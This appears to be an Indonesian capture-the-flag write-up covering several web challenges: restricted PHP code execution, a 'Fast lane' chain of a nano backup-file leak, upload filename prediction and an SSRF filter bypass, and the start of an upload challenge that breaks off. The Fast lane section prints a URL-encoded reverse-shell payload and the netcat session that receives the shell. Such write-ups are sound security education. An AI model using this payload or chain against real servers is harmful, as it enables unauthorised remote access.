
XSS bisa digunakan untuk mencuri cookie admin.




Cookie bisa digunakan untuk mengakses fitur special pada path rahasia.




Ada sebuah PHP Code Execution.




Bisa eksekusi code tapi beberapa function restricted.




Gunakan function yang bisa digunakan untuk mencari flagnya seperti scandir() dan readgzfile()






Dapat deh flagnya.




- Fast lane [Hard, Qualification]

Pada soal ini, terdapat website dengan fungsi utama yaitu file upload. Disini kita bisa langsung mencoba untuk melakukan file upload, namun kita akan mengalami kesulitan dalam menemukan dimana file kita berada.




Untuk mendapatkan informasi lebih lanjut tentang website tersebut, kita dapat membuka /robots.txt.



Untuk mendapatkan informasi lebih lanjut tentang website tersebut, kita dapat membuka /robots.txt. Dari hasil enumerasi tersebut, maka kita akan mengetahui bahwa ada fungsionalitas tambahan yaitu pada directory /pingback.php dan sebuah directory rahasia yaitu /admin.

Kita coba dulu buka /admin.



Kita tidak akan bisa membuka directory tersebut dikarenakan directory tersebut dilindungi oleh settingan .htaccess yang tidak bisa diubah-ubah lagi. Tapi kita bisa mencari cara lain untuk mendapatkan konten dari directory tersebut. Untuk itu, kita perlu memahami deskripsi yang diberikan oleh probset pada soal ini. Dari deskripsi tersebut, probset bertujuan untuk memperkenalkan konsep saving file di nano text editor (referensi lebih jelas dapat dibaca pada https://www.nano-editor.org/dist/v2.2/nano.1.html#NOTES). Dengan konsep itu, kita bisa mengambil file .save yang dapat diakses pada /admin.save.

Disini kita akan mendapatkan sebuah source code yang obfuscated. Peserta dapat melakukan deobfuscation untuk mengetahui apa arti dari source code ini. Dari beberapa line hasil deobfuscation, maka kita akan mengetahui bahwa ini merupakan algoritma yang digunakan untuk membuat nama file yang kita upload dan dari sini kita juga bisa mendapatkan tempat file upload.

```php
$upload_dir = "storage/";

if (!file_exists($upload_dir))
mkdir($upload_dir, 0777, true);

$error = "";

$file_name = strtolower(md5(time()) . '_' . basename($_FILES["file"]["name"]));
$store_file = $upload_dir . $file_name;
$file_type = strtolower(pathinfo($store_file, PATHINFO_EXTENSION));
```

Setelah mengetahui algoritma dari penamaan file kita, maka kita bisa membuat script sederhana yang berfungsi untuk menebak berbagai kemungkinan nama file kita. Berikut adalah contoh script yang dibuat oleh probset (scriptnya sangat sederhana dan tidak termasuk fungsi upload serta akses file).

```php
<?php

while (true):
    $base_file_name = "a.php.jpg";
    $temp_name = strtolower(md5(time()) . '_' . $base_file_name);
    echo $temp_name;
    echo "\r\n";
    $index++;
    sleep(1);
endwhile;

?>
```

```
└─$ php fastlane_solver.py                                                    130 ×
c30ddf3af8f5bfb8238efee98ecf1259_a.php.jpg
PHP Warning:  Undefined variable $index in /home/kali/Desktop/fastlane_solver.py on line 8
a00c634cd27f5382c1d2813ca54dbe90_a.php.jpg
e4e82806dd401232c35fbade305c4cd5_a.php.jpg
dfa7ab41742be5789ee99ce591ccd7f0_a.php.jpg
37e2142ebea52de56d0704f0054b49cd_a.php.jpg
824e96846da8074ba8efb043962b7e20_a.php.jpg
6ab9dc60ab618dbfd2ded97430a42ae2_a.php.jpg
070f0ad4c7b41a90f556e823095cdeab_a.php.jpg
e12f21bb7030b3b43ed1207946a2c0f6_a.php.jpg
b165ee2ed7435fb5bce017dc546e7d1f_a.php.jpg
f10956a6e2cb6f881f739816c8661994_a.php.jpg
d5b48526f1e6508e98397c4d77ac04c2_a.php.jpg
6321482cff9664d0a8aa842fccb23bb9_a.php.jpg
839e328795a966448c2d4708780d01b4_a.php.jpg
a08bba58ed613b92ba44a64306acecd9_a.php.jpg
d419a34dc877049891da1c6d9dd78ab8_a.php.jpg
27738a9c6408fb0d2fdd4fd211c1b531_a.php.jpg
ce0dd4fc87aefdba05360668e348160e_a.php.jpg
1b2913cdb587f57c897eea7fc44cc2e5_a.php.jpg
56f62a202b0f6df67471759b286e8e00_a.php.jpg
4f84d0ac4dab23ffb7aa1daff6fee33_a.php.jpg
2b21b825dfefd689927036844bf47686_a.php.jpg
97e183b8edcf8d7158a248eacff42145_a.php.jpg
ffb6977b8920cba4067b51ca2fd78a54_a.php.jpg
88fa9461811462313960d12b0d2796cf_a.php.jpg
bd7173eac9959290419c1472c9f58a40_a.php.jpg
25436e84f3e354a87e300392d1659962_a.php.jpg
ec8abd3bc0a8e4c4c5965a7259680291_a.php.jpg
ce699bb9862648e1707b98f02d3cbc45_a.php.jpg
d70a37c607de19d2f9a195235665867e_a.php.jpg
3206e01ff61a3799cf25fa276c4d53fb_a.php.jpg
44dc7fe13bcf07f3e16813a8907063ab_a.php.jpg
6c32f77c877003bf159ba26facd8ec96_a.php.jpg
498f8eedc9763c0cd42a320f67479d35_a.php.jpg
bc3befe59b20c2ea50421d6a2fe870c3_a.php.jpg
e3a00b5b68e6f27d0147d23292c2ad25_a.php.jpg
3fc6e5094cba84b3ca71863c62ffd3c7_a.php.jpg
6f0b2639902ecdb7d5703c2a0be25c89_a.php.jpg
```


Namun, kita tidak bisa langsung saja mengakses file kita karena lagi-lagi kita terkena forbidden access.

Forbidden

You don't have permission to access this resource.

Apache/2.4.51 (Debian) Server at localhost Port 3850

Lalu bagaimana cara kita mengakses file tersebut apabila forbidden? Caranya dapat ditemukan ketika kita menganalisa fungsi lainnya yaitu /pingback.php. Apabila kita telaah dari error yang didapat ketika langsung mengakses /pingback.php, maka kita dapat mengetahui bahwa dibutuhkan parameter url pada fungsi pingback.php. Dari sini, jika peserta sudah sering bertemu dengan fungsionalitas seperti ini maka pasti akan langsung coba testing dengan vulnerability SSRF.




Warning: Undefined array key "url" in **/var/www/html/pingback.php** on line **3**

Apabila kita coba ping ke suatu website tertentu, maka kita akan diberikan status code sesuai dengan response yang didapat.

301

Jika kita coba pakai SSRF to localhost, maka kita akan dihadapkan dengan beberapa filter seperti filter “127.0.0.1, 0.0.0.0, localhost, dsb”.





```
Blacklisted!
```

Namun, kita bisa bypass dengan menggunakan DNS yang merefer ke localhost (https://hacktricks.boitatech.com.br/pentesting-web/ssrf-server-side-request-forgery). Mari kita coba gunakan teknik ini untuk mengakses file yang sudah kita upload sebelumnya.

Ternyata forbidden statusnya sudah terbypass dan kita berhasil mendapatkan response 200 yang menandakan file berhasil dibaca. Dengan cara yang sama, kita bisa mendapatkan RCE ke server dan menyelesaikan challenge ini.


RCE payload (double url encoded)

```
php%2520-
r%2520%2527%2524sock%253Dfsockopen%2528%25220.0.0.0%2522%252C6969%2529%253B
system%2528%2522%252Fbin%252Fbash%2520%253C%25263%2520%253E%25263%25202%253
E%25263%2522%2529%253B%2527
```


*** System restart required ***
Last login: Tue Oct 25 17:40:44 2022 from 103.119.230.247
fejka@fejka:~$ nc -nlvp 6969
Listening on 0.0.0.0 6969
Connection received on 103.119.230.247 9758
ls
bc3befe59b20c2ea50421d6a2fe870c3_a.php.jpg
ff7ed6d4060bb7d669cf31b55dd2606e_a.php.jpg
cd /
ls
benderaaaaa4444aaaa.txt
bin
boot
cron-start.sh
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cat benderaaaaa4444aaaa.txt
NCW22{c0ngr4tz_y0u_g0t_y0urs3lf_s0m3_b4ckd00r_8521931052152987}
^C
fejka@fejka:~$ logout
Connection to 20.92.114.181 closed.


- Access [Easy / Medium, Final]

Pertama, kita diberikan sebuah website yang tampilannya sebagai berikut



Seperti yang sudah tertulis pada deskripsi soal bahwa website tersebut hanya menyediakan fitur untuk mengupload file dengan tipe file audio atau video, yang berarti dengan extension dan metadatanya yang berisikan .mp3 atau .mp4 sungguhan. Namun, setelah kita berhasil mengupload file kita tidak tahu dimana file yang kita upload akan mendarat di sisi server.


Namun, coba kita upload saja :D



File nya berhasil teruplod, namun kita tidak diberitahu dimana file kita mendarat (seperti yang sudah dijelaskan pada deskripsi soal).....>>> “that’s all, just successfully upload a file”.

(Awalnya memang agak memusingkan dan unexpected, gak tahu apa yang harus dilakuin kalau cuma begini saja fiturnya, lebih ke blind)

Nah, karena sesuai hint juga sudah memberitahu untuk memainkan nama file nya, mungkins aja kita dibertahu bahwa adanya injection point atau bisa RCE lewat nama file.
Kita bisa searching di google terkait RCE pada nama file dan hasilnya sudah bisa didapat dipaling atas.
